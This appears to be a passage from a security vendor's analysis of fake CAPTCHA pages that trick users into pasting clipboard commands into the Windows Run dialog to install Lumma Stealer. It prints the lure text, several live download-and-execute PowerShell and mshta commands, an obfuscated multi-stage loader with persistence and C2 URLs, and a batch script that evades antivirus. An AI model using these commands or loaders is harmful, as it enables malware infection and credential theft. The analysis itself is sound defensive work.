https://tradextra.co.nz/?srsltid=AfmBOorOGsdElmR4I5yU_DEYR_hNzJPr3ew4_yH-n5LByjjD9V8WUuAc

⚠ Unusual Web Traffic Detected

Our security system has identified irregular web activity originating from your IP address. Automated verification attempts have failed, and we were unable to confirm that you are a legitimate user.

To proceed with verification, please follow these steps:

1. Press **Win + R** to open Run.
2. Copy and paste **Ctrl + V** the following command:

```
Verification Code                                      COPY

''I am not a robot: Cloudflare Verification ID: 5FZ-41P''
```

3. Press **Enter** and wait for confirmation.

This manual verification step helps us ensure that your connection is secure and not part of an automated request. If you fail to complete this step, access to certain features may be temporarily restricted.

Verify You Are Human

https://human-test.b-cdn.net/qwert/Check-v2.html

Verify You Are Human

Please verify that you are a human to continue.

I'm not a robot

Verification Steps

1. Press Windows Button "⊞" + R
2. Press CTRL + V
3. Press Enter

Fake CAPTCHA page examples

Fake page malicious content


When the I’m not a robot/Verify/Copy button is clicked, the user is instructed to perform an unusual sequence:

Open the Run dialog(Win+R)

Press Ctrl+V

Hit Enter

Without the user’s knowledge, clicking the button automatically copies a PowerShell command to the clipboard. Once the user pastes the command into the Run dialog and presses Enter, the system executes the command.



```
powershell.exe -W Hidden -command $url = 'https://win15.b-cdn.net/win15.txt'; $response = Invoke-WebRequest -Uri $url -
UseBasicParsing; $text = $response.Content; iex $text
```


```
powershell -w hidden "[Text.Encoding]::UTF8.GetString([Convert]::FromBase64String('aWV4IChpd3IgJ2h0dHBzOi8v ... =='))  | iex"
```

```
cmd /c start /min powershell -NoProfile -WindowStyle Hidden "iwr 'https://serviceverifcaptcho.com/tos2.js' | iex" # I am not a
robot: Cloudflare Verification ID: 5FZ-41P
```

```
mshta https://github.com/muhammadshahblis/mp4movies2/releases/download/312313/mimipod.mp4
```

Examples of scripts copied to the clipboard and executed via the Run dialog


The command may vary slightly from site to site and changes every few days, but it is typically used to download Lumma Stealer from a remote server, which is usually a known CDN with a free trial period or a legitimate code hosting and collaboration platform such as GitHub, and begin the malware installation process. Let's take a closer look at this infection chain using the following command that was executed in our customer's incident as an example:



```
powershell.exe -W Hidden -command $url = 'https://win15.b-cdn.net/win15.txt'; $response = Invoke-WebRequest -
Uri $url -UseBasicParsing; $text = $response.Content; iex $text
```

Command triggering Lumma's infection chain

The command is rather simple. It decodes and runs the contents from the remote win15.txt file hosted at https[:]//win15.b-cdn[.]net/win15.txt. The win15.txt file contains a Base64-encoded PowerShell script that then downloads and runs the Lumma Stealer. When decoded, the malicious PowerShell script looks like this:



```
$pMEM77sS='https://win15.b-cdn.net/win15.zip';
$PaSktMwO=$env:APPDATA+'□oCDTWYu';
$vdRWSY7t=$env:APPDATA+'□FylC6zX.zip';
$joAdpV2D=$PaSktMwO+'\Set-up.exe';
if (-not (Test-Path $PaSktMwO)) {
    New-Item -Path $PaSktMwO -ItemType Directory
};
Start-BitsTransfer -Source $pMEM77sS -Destination $vdRWSY7t;
Expand-Archive -Path $vdRWSY7t -DestinationPath $PaSktMwO -Force;
Remove-Item $vdRWSY7t;
Start-Process $joAdpV2D;
New-ItemProperty -Path 'HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run' -Name '5TQjtTuo' -Value
$joAdpV2D -PropertyType 'String';
```

Contents of win15.txt


The script performs the following actions:

- Downloads the malware. It downloads the win15.zip file from https[:]//win15.b-cdn[.]net/win15.zip to [User Profile]\AppData\Roaming\bFylC6zX.zip.
- Extracts the malware. The downloaded ZIP file is extracted to C:\Users\[User]\AppData\Roaming\7oCDTWYu, a hidden folder under the user's AppData directory.
- Executes the malware. The script runs the Set-up.exe file from the unpacked archive, which is now located at C:\Users\[User]\AppData\Roaming\7oCDTWYu\Set-up.exe.
- Establishes persistence mechanism. The script creates an entry in the Windows Registry for persistency, ensuring that the malware runs every time the system starts. The registry key is

added under HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run. The key name is 5TQjtTuo, with the value pointing to Set-up.exe.

However, in some cases, the malware delivery mechanism can be more complex. In the following example, the delivery script is a JavaScript code hidden in what looks like an .mp3 file (other file formats such as .mp4 and .png have also been used). In fact, in addition to the JavaScript, the file may contain a corrupt .mp3/.mp4 file, legitimate software code, or just random data.

The script is executed using the Microsoft HTML Application engine mshta.exe by prompting the user to paste the following command into the Run dialog box:




```
mshta https://github.com/muhammadshahblis/blabla/releases/download/1231233/never.mp3
```

Command triggering JS-based infection chain

The mshta command parses the file as an HTA file (Microsoft HTML Application) and executes any JavaScript code within the <script> tag, triggering the following infection chain:

Layer (1)

The JS script inside the .mp3 file is executed by mshta.




```
sl=102;vm=117;BY=110;pr=99;FY=116;Wv=105;Uu=111;RT=32;OE=104;UR=107;jf=87;xF=40;VR=112;tQ=73;PL=41;Kw=123;fD=11
var Kwb = String.fromCharCode(sl,vm,BY,pr,FY,Wv,Uu,BY,RT,OE,UR,jf,xF,sl,VR,tQ,PL,Kw,fD,eS,Hf,RT,  ...
eval(Kwb)
window.close();
```

JS script within the never.mp3 file

Layer (2)

After calculating the Kwb value, the following script is obtained, which is then executed by the eval function.




```
function hkW(fpI) {
    var AAi = "";
    for (var akj = 0; akj < fpI.length; akj++) {
        var GUS = String.fromCharCode(fpI[akj] - 823);
        AAi = AAi + GUS }
    return AAi };
var zzI = hkW([935, 934, 942, 924, 937, 938, 927, 924, 931, 931, 869, 924, 943, 924, 855, 868, 942, 855, 872,
855, 868, 924, 935, 855, 908, 933, 937, 924, 938, 939, 937, 928, 922, 939, 924, 923, 855, 868, 933, 934, 935,
855, 859, 903, 889, 942, 905, 855, 884, 855, 862, 890, 892, 890, 888, 880, 880, 891, 877, 890, 891, 890, 880,
889, 890, 890, 888, 891, 880, 891, 873, 890, 878, 891, 879, 890, 891, 891, 874, 891, 873, 879, 875, 888, 890,
891, 876, 890, 893, 879, 890, 879, 879, 888, 888, 891, 873, 890, 892, 880, 871, 879, 875, 879, 879, 890, 877,
891, 873, 890, 892, 879, 891, 891, 893,  ...
var kXN = hkW([910, 906, 922, 937, 928, 935, 939, 869, 906, 927, 924, 931, 931]);
var FrZ = new ActiveXObject(kXN).Run(zzI, 0, true);
```

Layer (2) JS script

Layer (3)

After calculating the values for kXN and zzI, the final ActiveX command is built and executed. It contains an encoded PowerShell script in the $PBwR variable.




```
var FrZ = new ActiveXObject('WScript.Shell').Run("powershell.exe -w 1 -ep Unrestricted -nop $PBwR =
'CECA99D6CDC9BCCAD9D2C7D8CDD3D284ACD5CF8C88AAD2CE908488C6D2CE8DDFD7C78488AAD2CE848 ... ';function Hqk
($OavYmkrE){-join (($OavYmkrE -replace '..','0x$& ') -split ' ' | % {[char]([int]$_-100)})};$uwxNhbo =
Hqk($PBwR);& $uwxNhbo.Substring(4,3) $uwxNhbo.Substring(7)", 0, true);
```

Deobfuscated Layer (2) JS script

Layer (4)

After decoding the PowerShell script, we found that its main purpose is to download and execute another PowerShell file from the C2 path hXXps://connect[.]klipfuzj[.]shop/firefire[.]png.




```
&ieX
function Hqk($Fnj, $bnj){sc $Fnj $bnj -Encoding Byte};
function tdA($KpL){$SFO = New-Object (ojM @(120,143,158,88,129,143,140,109,150,147,143,152,158));$bnj =
$SFO.DownloadData($KpL);return $bnj}; #Net.WebClient
function ojM($Brm){($Brm |%{ [char]($_ - 42) }) -join ''};
function KeE(){$QwU = $env:AppData + '\';;
Start-Process "C:\Windows\SysWow64\WindowsPowerShell\v1.0\powershell.exe" -ArgumentList "-w hidden -ep bypass
-nop -Command `"iex ((New-Object
System.Net.WebClient).DownloadString('https://connect.klipfuzj.shop/firefire.png'))`"" -WindowStyle
Hidden;;;}
KeE;
```

Decrypted Layer (3) PowerShell script

Analysis for firefire.png

The file firefire.png is a huge PowerShell file (~31MB) with several layers of obfuscation and anti-debugging. After deobfuscating and removing unnecessary code, we could see that the main purpose of the file is to generate and execute an encrypted PowerShell script as follows:




```
$gdfsodsao = ($nBvbX -as [Type]).($uAbgxk).($XVscmIKukzpta)($ioyXlmeacuUnLR).($RxVmQrOc)($RnbkertNgBoSQs, ($yvC
@($ZyQaAImS, [string]$yNtqPOepgMaKD))


[Byte[]]$dsahg78das =
83,50,53,122,68,84,111,48,76,68,48,119,98,66,99,119,73,68,119,103,80,105,111,120,74,48,57,110,66,65,81,68,66,66
 ...

function fdsjnh {
    $arrMath = New-Object System.Collections.ArrayList;
    for ($i = 0; $i -le $dsahg78das.Length-1; $i++) {
        $arrMath.Add([char]$dsahg78das[$i]) | Out-Null
    };
    $z = $arrMath -join "";
    $enc = [System.Text.Encoding]::UTF8;
    $xorkey = $enc.GetBytes("$gdfsodsao");
    $string = $enc.GetString([System.Convert]::FromBase64String($z));
    $byteString = $enc.GetBytes($string);
    $xordData = $(for ($i = 0; $i -lt $byteString.length; ) {
        for ($j = 0; $j -lt $xorkey.length; $j++) {
            $byteString[$i] -bxor $xorkey[$j];
            $i++;
            if ($i -ge $byteString.Length) {$j = $xorkey.length}
            }
        });
    $xordData = $enc.GetString($xordData);
    return $xordData
}
```

firefire.png

The decryption key is the output of the Invoke-Metasploit command, which is blocked if the AMSI is enabled. As a result, an error message is generated by the AMSI: AMSI_RESULT_NOT_DETECTED, which is used as the key. If the AMSI is disabled, the malware will fail to decrypt the script.

The decrypted PowerShell script is approximately 1.5MB in size and its main purpose is to create and run a malicious executable file.



```
$a = "TVqQAAMAAAAEAAAA//8AALgAA  ... "
$bytes = [System.Convert]::FromBase64String($a);
[Reflection.Assembly]$assembly = [System.AppDomain]::CurrentDomain.Load($bytes) # Load Assembly
$assembly.EntryPoint.Invoke($null, @())
```

Decrypted PowerShell script

Infection methods and techniques

Lumma Stealer has been observed in the wild using a variety of infection methods, with two primary techniques standing out in its distribution campaigns: DLL sideloading and injection of a malicious payload into the overlay section of legitimate free software. These techniques are particularly effective at evading detection because they exploit the trust that users place in widely used applications and system processes.

- DLL sideloading

  DLL sideloading is a well-known technique where malicious dynamic link libraries (DLLs) are loaded by a legitimate application. This technique exploits vulnerabilities or misconfigurations in software that inadvertently load DLL files from untrusted directories. Attackers can drop the Lumma Stealer DLL in the same directory as a trusted application, causing it to load when the application is executed. Because the malicious DLL is loaded in the context of a trusted process, it is much harder for traditional security measures to detect the intrusion.

- Injection of malicious payload into the overlay section of software

  Another method commonly used by Lumma Stealer is to inject a malicious payload into the overlay section of free software. The overlay section is typically used for legitimate software functionality, such as displaying graphical interfaces or handling certain input events. By modifying this section of the software, the adversary can inject the malicious payload without disrupting the normal operation of the application. This method is particularly insidious because the software continues to appear legitimate while the malicious code silently executes in the background. It also helps the malware evade detection by security tools that focus on system-level monitoring.

Both of these methods rely on exploiting trusted applications, which significantly increases the chances of successful infection. These techniques can be used in combination with others, such as phishing or trojanized software bundles, to maximize the spread of Lumma Stealer to multiple targets.

Sample analysis


To demonstrate how the Lumma Stealer installers work and the impact on systems and data security, we'll analyze the stealer sample we found in the incident at our customer. This sample utilizes the overlay injection technique. Below is a detailed breakdown of the infection chain and the various techniques used to deploy and execute Lumma Stealer.

Initial execution and self-extracting RAR (SFX)

The initial payload in this sample is delivered as ProjectorNebraska.exe, which consists of a corrupt legitimate file and the malware in the overlay section. It is executed by the victim. Upon execution, the file extracts and runs a self-extracting RAR (SFX) archive. This archive contains the next stage of the infection: a Nullsoft Scriptable Install System (NSIS) installer. NSIS is a widely used tool for creating Windows installers.

NSIS installer components

The NSIS installer drops several components that are critical to the malware's execution:



```
+——DiscAcceptance (Directory)
|       Holmes
|       Italy
|       Lying
|       Oclc
|       Sitting
|
\——RememberedRiver (Directory)
|       Fa
|       Hose
|       Ink
|       Not
|       Proc
|       Responded
|       True
+——
```


NSIS installer components

These include AutoIt components and an obfuscated batch script loader named Hose.cmd. The following AutoIt components are dropped:

- Fragments of a legitimate AutoIt executable: These are pieces of a genuine AutoIt executable that are dropped to the victim's system, and then reassembled during the infection process.
- Compiled AutoIt script: The compiled script carries the core functionality of Lumma Stealer, including operations such as credential theft and data exfiltration.


These components are later reassembled into the final executable payload using the batch script loader that concatenates and executes the various fragments.

Hose.cmd orchestrates the final steps of the malware's execution. Below is a breakdown of its key components (after deobfuscation):



```
@echo off
Set RUSCIrmPcMN=Suggests.pif
Set HBwrbuyWKNvxuwCpxHIVEtaYLfLQyUaosy=
tasklist | findstr /I "wrsa opssvc" & if not errorlevel 1 ping -n 198 127.0.0.1
Set /a Realtor=195402
:: Check for security products and adjust paths if detected
tasklist |findstr /I avastui avgui bdservicehost nswscsvc sophoshealth & if not errorlevel 1 Set RUSCIrmPcMN=AutoIt3.exe & Set HBwrbuyWKNvxuwCpxHIVE
:: Extract filtered content from the Sitting file
findstr /V "OptimumSlipProfessionalsPerspective" Sitting > 195402\Suggests.pif
:: Combine Suggests.pif with Oclc file to assemble the payload
copy /b 195402\Suggests.pif + Oclc 195402\Suggests.pif
cd 195402
:: Concatenate all payload components to create the final executable
cmd /c copy /b ..\Italy + ^
    ..\Holmes + ^
    ..\True + ^
    ..\Lying + ^
    ..\Responded + ^
    ..\Proc + ^
    ..\Fa + ^
    ..\Not + ^
    ..\Ink ^
    h.a3x
:: Execute the final payload
start /I Suggests.pif h.a3x
:: Wait before exit
choice /d y /t 5
```

Deobfuscated batch script code



```
ProjectorNebraska.exe   6912  0.06  12.05 MB  DESKTOP-CH...\rootk1d                             "E:\Samples\ProjectorNebraska.exe"
  cmd.exe               2412         5.14 MB  DESKTOP-CH...\rootk1d  Windows Command Processor  "C:\Windows\System32\cmd.exe" /c move Hose Hose.bat & Hose.bat
    conhost.exe         3340         6.55 MB  DESKTOP-CH...\rootk1d  Console Window Host        \??\C:\Windows\system32\conhost.exe 0x4
    Suggests.pif        3584         6.45 MB  DESKTOP-CH...\rootk1d  AutoIt v3 Script           Suggests.pif  h
    choice.exe          2568         1.34 MB  DESKTOP-CH...\rootk1d  Offers the user a choice   choice /d y /t 5
```


Process tree after executing the batch script

The batch script performs the following actions:

- Security product evasion
  - The script scans for the presence of security software (SecureAnywhere and Quick Heal AntiVirus) using the tasklist If either of them is detected, it delays execution via the ping -n 198 command, which pings localhost 198 times. This trick is used to avoid sandbox detection, as the sandbox typically exits before the script completes the ping task.
